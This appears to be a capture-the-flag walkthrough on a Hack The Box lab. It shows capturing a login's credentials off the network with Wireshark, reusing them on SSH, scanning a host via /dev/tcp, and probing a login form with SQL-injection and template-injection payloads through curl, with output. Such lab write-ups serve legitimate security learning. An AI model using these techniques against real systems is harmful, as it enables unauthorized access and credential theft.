
- Launch Wireshark (Applications → it's installed; you're in the
wiresharkgroup so it can capture). - Double-click

wlan3to start capturing. - In the display-filter bar, type and apply:
http.request.method == "POST"
- Wait ~1–2 minutes. A simulated member logs in periodically. When a
POSTtologin.phpappears, right-click it → Follow → HTTP Stream. You'll see the request body:username=...&password=....

Look at the line:
username=jenny&password=Fl1ghtDeck2026!HTTP/1.1 200 OK
- We have retrieved the credentials:
- username=jenny
- password=Fl1ghtDeck2026!
Now, two things to do, and the order matters. We've only ever touched port 80 on 10.13.37.10 — we've never scanned it. Before anything, let's see what the internal host actually exposes, because the real question is: does this password also open a shell? In a domain like international.htb, captured creds are gold for reuse on SSH/RDP/other services.
1.8 Scan the internal host, then use the creds
Step 8a — Scan 10.13.37.10 (and find any neighbors)
We route to 10.13.37.0/24 over wlan2 now, so scan from the box. Since nmap isn't on the box, this bash fallback checks the usual suspects:
command -v nmap || for p in 22 80 135 139 443 445 3389 5985 5986 8080; do timeout 1 bash -c "echo > /dev/tcp/10.13.37.10/$p" 2>/dev/null && echo "open: $p"; done
Output:
open: 22
open: 80
- an open 22 (SSH) is the clean reuse target
Step 8b — Reuse the creds for a shell (if SSH is open)
ssh jenny@10.13.37.10
#   password: Fl1ghtDeck2026!
- not successful :((
Step 8c - In parallel, see what the portal gives jenny
Either just log in with Firefox at http://portal.international.htb/miles/ (username jenny, password Fl1ghtDeck2026!) and tell me what the member area shows — or replay it with curl to inspect it:

- Just a portal showing the user's accumulated miles
curl -s -c /tmp/jar -D- -o /tmp/after_login.html --data 'username=jenny&password=Fl1ghtDeck2026!' http://portal.international.htb/miles/login.php
#   -c /tmp/jar → save the session cookie;  -D- → show headers (look for Set-Cookie / Location)

grep -iE '<title|flag|HTB\{|dashboard|href=|welcome|admin|miles|balance' /tmp/after_login.html | head -n 40
Output:
contractor@airside-ws01:~$ curl -s -c /tmp/jar -D- -o /tmp/after_login.html --data 'username=jenny&password=Fl1ghtDeck2026!' http://portal.international.htb/miles/login.php
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Thu, 01 Oct 2026 14:12:52 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive

contractor@airside-ws01:~$ grep -iE '<title|flag|HTB\{|dashboard|href=|welcome|admin|miles|balance' /tmp/after_login.html | head -n 40
<title>HTB Airways Miles — Jenny Crawford</title>
<link rel="stylesheet" href="/assets/site.css">
  .hero h1 { position:relative; margin:0; font-size: clamp(1.5rem,3vw,2rem); letter-spacing:-.02em; text-wrap:balance; }
  .balance .big { font-size: clamp(2.1rem,5vw,2.9rem); font-weight:800; letter-spacing:-.02em; color:var(--ink); line-height:1.05; }
  .balance .big span { font-size:1rem; font-weight:600; color:var(--slate); margin-left:6px; }
  .balance .hint { color:var(--slate); font-size:.86rem; margin:0; }
      HTB <span class="accent">Airways</span> Miles
    <a class="out" href="/miles/">
    <p class="eyebrow">Welcome back</p>
    <div class="card balance">
      <h3>Available Miles</h3>
      <div class="big">48,250<span>Miles</span></div>
        <p class="hint"><b>26,750</b> Miles to <b>Platinum</b> tier</p>
      <div class="stat"><div class="k">Next reward</div><div class="v">Cabin upgrade · 25,000 Miles</div></div>
  <div class="mfoot"><a href="/miles/">← Back to Miles sign in</a></div>
What we learn from this
- SSH reuse failed, so
jennyis a web-only Miles member, not a system account. Her password won't shortcut us to a shell. That means the portal application itself is now our foothold target — we need a bug in it, not just a login. - The login looks stateless. Look at your
curlheaders: the POST tologin.phpreturned the full dashboard but noSet-Cookie. So the app isn't creating a session — it's taking the postedusernameand rendering that member's dashboard server-side on the spot. Anytime a web app looks up and echoes data based on a value you control, two bugs leap to mind: SQL injection (the username is likely dropped into a database query) and IDOR (asking for a member who isn't you). We'll test both. - The dashboard you pulled is just jenny's member view (miles balance, lounge, a booking) — no flag, no admin link in the part the grep showed. But the grep only matched keywords; there's a "Upcoming booking / confirmation code" block visible in your screenshot that got cut off, and developers love leaving comments and links in full HTML. We should read the whole thing.
Step 8b.1 - Read the whole dashboard
grep -niE '<!--|href=|action=|\.php|booking|confirm|code|pnr|reference|<form|<input|id=|data-|api' /tmp/after_login.html
Hunting for: links to other pages (booking.php, admin.php…), hidden form fields/params we can tamper with, a booking/PNR code, and HTML comments (the login page hid a dev note — the dashboard might too).
Output:
contractor@airside-ws01:~$ grep -niE '<!--|href=|action=|\.php|booking|confirm|code|pnr|reference|<form|<input|id=|data-|api' /tmp/after_login.html
7:<link rel="stylesheet" href="/assets/site.css">
50:  .booking .brow { display:grid; grid-template-columns:repeat(4,1fr); gap:14px 18px; margin-top:4px; }
51:  .booking .v.code { display:inline-block; font-family:ui-monospace,"SF Mono",Menlo,monospace; font-weight:800; letter-spacing:.16em; font-size:1.05rem; color:var(--ink); background:var(--line); padding:4px 11px; border-radius:8px; }
52:  @media (max-width:640px){ .booking .brow { grid-template-columns:repeat(2,1fr); } }
65:    <a class="out" href="/miles/">
91:        <div class="card card--wide booking">
92:      <h3>Upcoming booking</h3>
94:        <div class="stat"><div class="k">Confirmation code</div><div class="v code">KS7X2M</div></div>
111:  <div class="mfoot"><a href="/miles/">← Back to Miles sign in</a></div>
- Nothing really important
Step 8c.1 - What web tooling exists on the box?
command -v gobuster feroxbuster ffuf dirb wfuzz sqlmap curl python3 2>/dev/null
ls /usr/share/wordlists/ 2>/dev/null
Output:
contractor@airside-ws01:~$ command -v gobuster feroxbuster ffuf dirb wfuzz sqlmap curl python3 2>/dev/null
/usr/bin/curl
/usr/bin/python3
contractor@airside-ws01:~$ ls /usr/share/wordlists/ 2>/dev/null
- Nothing else installed
Step 8d — Quick SQL-injection oracle on login.php
This is the high-value probe. We use response size as a truth oracle: a valid login returns the big dashboard; a failed one returns a small error page. If a SQL payload in username makes a wrong password succeed, injection is confirmed.
U=http://portal.international.htb/miles/login.php

# 1) Baseline FAIL (wrong pw) — note the size:
curl -s -o /dev/null -w "wrong-pw:    %{http_code}  %{size_download} bytes\n" --data "username=jenny&password=wrong" $U

# 2) Baseline SUCCESS (real pw) — note the (larger) size:
curl -s -o /dev/null -w "valid-pw:    %{http_code}  %{size_download} bytes\n" --data "username=jenny&password=Fl1ghtDeck2026!" $U

# 3) SQLi: comment out the password check  (username=jenny'-- -)
curl -s -o /dev/null -w "sqli-comment:%{http_code}  %{size_download} bytes\n" --data "username=jenny'-- -&password=wrong" $U

# 4) SQLi: classic OR-true
curl -s -o /dev/null -w "sqli-or:     %{http_code}  %{size_download} bytes\n" --data "username=jenny' OR '1'='1&password=wrong" $U

# 5) Syntax-break probe — a lone quote often errors differently (500 / size change)
curl -s -o /dev/null -w "quote-break: %{http_code}  %{size_download} bytes\n" --data "username=jenny'&password=wrong" $U
Output:
# 1)
contractor@airside-ws01:~$ curl -s -o /dev/null -w "wrong-pw:    %{http_code}  %{size_download} bytes\n" --data "username=jenny&password=wrong" $U
wrong-pw:    200  7589 bytes

#2)
contractor@airside-ws01:~$ curl -s -o /dev/null -w "valid-pw:    %{http_code}  %{size_download} bytes\n" --data "username=jenny&password=Fl1ghtDeck2026!" $U
valid-pw:    200  7589 bytes

#3)
contractor@airside-ws01:~$ curl -s -o /dev/null -w "sqli-comment:%{http_code}  %{size_download} bytes\n" --data "username=jenny'-- -&password=wrong" $U
sqli-comment:200  7057 bytes

#4)
contractor@airside-ws01:~$ curl -s -o /dev/null -w "sqli-or:     %{http_code}  %{size_download} bytes\n" --data "username=jenny' OR '1'='1&password=wrong" $U
sqli-or:     200  7099 bytes

#5)
contractor@airside-ws01:~$ curl -s -o /dev/null -w "quote-break: %{http_code}  %{size_download} bytes\n" --data "username=jenny'&password=wrong" $U
quote-break: 200  7049 bytes
Reading the responses:
wrong-pw      7589      ┐ identical → password is NOT what changes the page
valid-pw      7589      ┘
jenny'        7049      ← lone quote = DIFFERENT response → input reaches the SQL engine
jenny'-- -    7057
jenny' OR…    7099      ← each payload yields a distinct size
Two findings:
- A lone single quote changes the response (7049 vs the normal 7589). That's the classic signature: your
'is breaking out of a string inside a SQL query. This login is SQL-injectable. - The ~500-byte swing is meaningful. Your normal dashboard (7589) includes that "Upcoming booking → Confirmation code
KS7X2M" card you found in 8b — which is roughly 500 bytes of HTML. When the injected query returns a different (or no) row, that card's data changes or disappears, and the page shrinks to ~7050. So the query result is directly driving what renders — exactly the kind of reflected query we can hijack with aUNIONto make it print whatever we want from the database. - Equal valid/wrong-pw sizes tell us the password isn't the discriminator in the output — so we'll stop trusting size alone and start reading the response bodies, which is where the real signal (SQL errors, reflected fields) lives.
The exploitation goal: turn this into a UNION-based injection that lets us dump the database — specifically a system account's credentials (the one SSH at 10.13.37.10 will accept). We have only curl + python3 on the box (no sqlmap/wordlists), so we'll build the injection by hand — which is the best way to actually learn it anyway.
Step 8e - See the actual responses (errors + what reflects)
Size told us something changes; now we read what. This dumps the bodies and pulls out SQL errors and the fields that render:
# Helper: post a username (password always wrong) and show title/errors/key fields
probe(){ echo "===== [$1] ====="; curl -s --data "username=$1&password=wrong" "$U" | grep -oiE '<title>[^<]*|you have an error|sql syntax|mysql|mariadb|sqlite|postgre|PDO|warning|fatal|near \"|unterminated|no such|Welcome back|[A-Z][a-z]+ [A-Z][a-z]+|HA-[0-9]+|[0-9,]+ Miles|[A-Z0-9]{6}' ; echo; }

probe "jenny"                 # baseline: what jenny's page reflects (name, member id, miles, code)
probe "jenny'"                # lone quote: do we get a SQL ERROR? (fingerprints the engine)
probe "doesnotexist"          # a clean "no such user" page (no injection) for comparison
probe "jenny'-- -"            # comment-terminated
- Unfortunately all the probes return the same so maybe it is not reflecting in the end.
New discovery:
Now I just notice something weird. When I go to the login page and type whatever name and whatever password, it seems to create a user or access whatever user even if the password is wrong. For example I was able to login to the jenny account even typing the wrong password. Can we use this for something?
What "any password works" tells us
If a wrong password still logs you in, the app isn't validating the password at all — it's taking the username, looking that member up, and rendering their dashboard. That's broken authentication. And it fits everything: wrong-pw and valid-pw were the same 7589 bytes because the password was never part of the decision.
If the page prints the username/name in the body, then every different username changes the byte count by itself — longer name, longer page. So the size differences in 9a prove nothing about SQL injection; they're just the reflection you spotted. Using size as a truth-signal here was my mistake. Good catch.
But here's the thing: what you just identified — "whatever I type gets reflected back into the page" — is often a better bug than the one I was chasing. A user-controlled value that the server drops into its HTML output is the classic setup for:
- SSTI (Server-Side Template Injection) → frequently remote code execution (the cleanest route to a shell +
user.txt), - XSS (less useful to us here, since there's no other victim to target), and
- it can still be SQLi — but we'll prove that by content, not size.
So let's stop guessing and look at the reflection directly: where exactly our input lands, and whether the server evaluates it. That single investigation tells us which bug we actually have.
1.9 Investigate the reflection properly
Set the URL:
U=http://portal.international.htb/miles/login.php
Step 9a - Where and how does our input get reflected?
Log in with a unique, easy-to-find marker and locate it in the raw HTML. The surrounding context tells us what we can do with it.
curl -s "$U" --data-urlencode "username=ZZMARKER1234" --data "password=x" -o /tmp/mark.html

echo "--- lines where our input appears (and its HTML context) ---"
grep -n "ZZMARKER1234" /tmp/mark.html

echo "--- does a NON-existent user show real miles/booking, or blanks? ---"
grep -oiE '[0-9][0-9,]+ Miles|Confirmation code|Gold|Platinum|[A-Z0-9]{6}<' /tmp/mark.html | sort -u
Output:
contractor@airside-ws01:~$ grep -n "ZZMARKER1234" /tmp/mark.html
6:<title>HTB Airways Miles — ZZMARKER1234</title>
73:    <h1>ZZMARKER1234</h1>

contractor@airside-ws01:~$ grep -oiE '[0-9][0-9,]+ Miles|Confirmation code|Gold|Platinum|[A-Z0-9]{6}<' /tmp/mark.html | sort -u
25,000 Miles
ER1234<
Gold
Member<
Silver<
access<
arding<
cluded<
gold
irways<
reward<
tivity<
Read it: Is ZZMARKER1234 echoed as plain text inside a tag (<h1>ZZMARKER1234</h1>), inside an attribute (value="ZZMARKER1234"), or not at all? And does a fake user show empty miles/booking (confirming that real data only comes from the DB for real users)? This frames every test below.
Step 9b — SSTI probe (the RCE candidate — highest value)
If the server runs our input through a template engine, a math expression comes back evaluated. We use 1337*1337 = 1787569 because that number won't appear by accident:
for p in '{{1337*1337}}' '${1337*1337}' '#{1337*1337}' '<%= 1337*1337 %>' '{1337*1337}' '{{1337*1337}}' '@(1337*1337)'; do
  if curl -s "$U" --data-urlencode "username=$p" --data "password=x" | grep -q 1787569; then
    echo "SSTI CONFIRMED  →  payload evaluated: $p"
  else
    echo "no eval:         $p"
  fi
done
Read it: any line saying SSTI CONFIRMED means the server executed our expression — that's the doorway to RCE. The payload that works tells us the engine ({{ }}→Twig/Jinja, { }→Smarty, ${ }/#{ }→Freemarker/Mako, <%= %>→ERB, @( )→Razor).
Output:
no eval:         {{1337*1337}}
no eval:         ${1337*1337}
no eval:         #{1337*1337}
no eval:         <%= 1337*1337 %>
no eval:         {1337*1337}
no eval:         {{1337*1337}}
no eval:         @(1337*1337)
Step 9c — SQLi content test (proving it the right way this time)
The honest SQLi test: does an injection make a literally non-existent username return a real member's data? If so, only query manipulation could explain it.
echo "=== bogus username WITH OR-injection ==="
curl -s "$U" --data-urlencode "username=zzno' OR '1'='1'-- -" --data "password=x" | grep -oiE '<title>[^<]*|Welcome back[^<]*|[0-9][0-9,]+ Miles|Confirmation code|[A-Z0-9]{6}<|HA-[0-9]+|sql syntax|no such (table|column)|unterminated' | sort -u
Output:
contractor@airside-ws01:~$ curl -s "$U" --data-urlencode "username=zzno' OR '1'='1'-- -" --data "password=x" | grep -oiE '<title>[^<]*|Welcome back[^<]*|[0-9][0-9,]+ Miles|Confirmation code|[A-Z0-9]{6}<|HA-[0-9]+|sql syntax|no such (table|column)|unterminated' | sort -u
25,000 Miles
<title>HTB Airways Miles — Zzno' OR '1'='1'-- -
HA-208
HA-441
HA-5528
Member<
Silver<
Welcome back
access<
arding<
cluded<
irways<
reward<
tivity<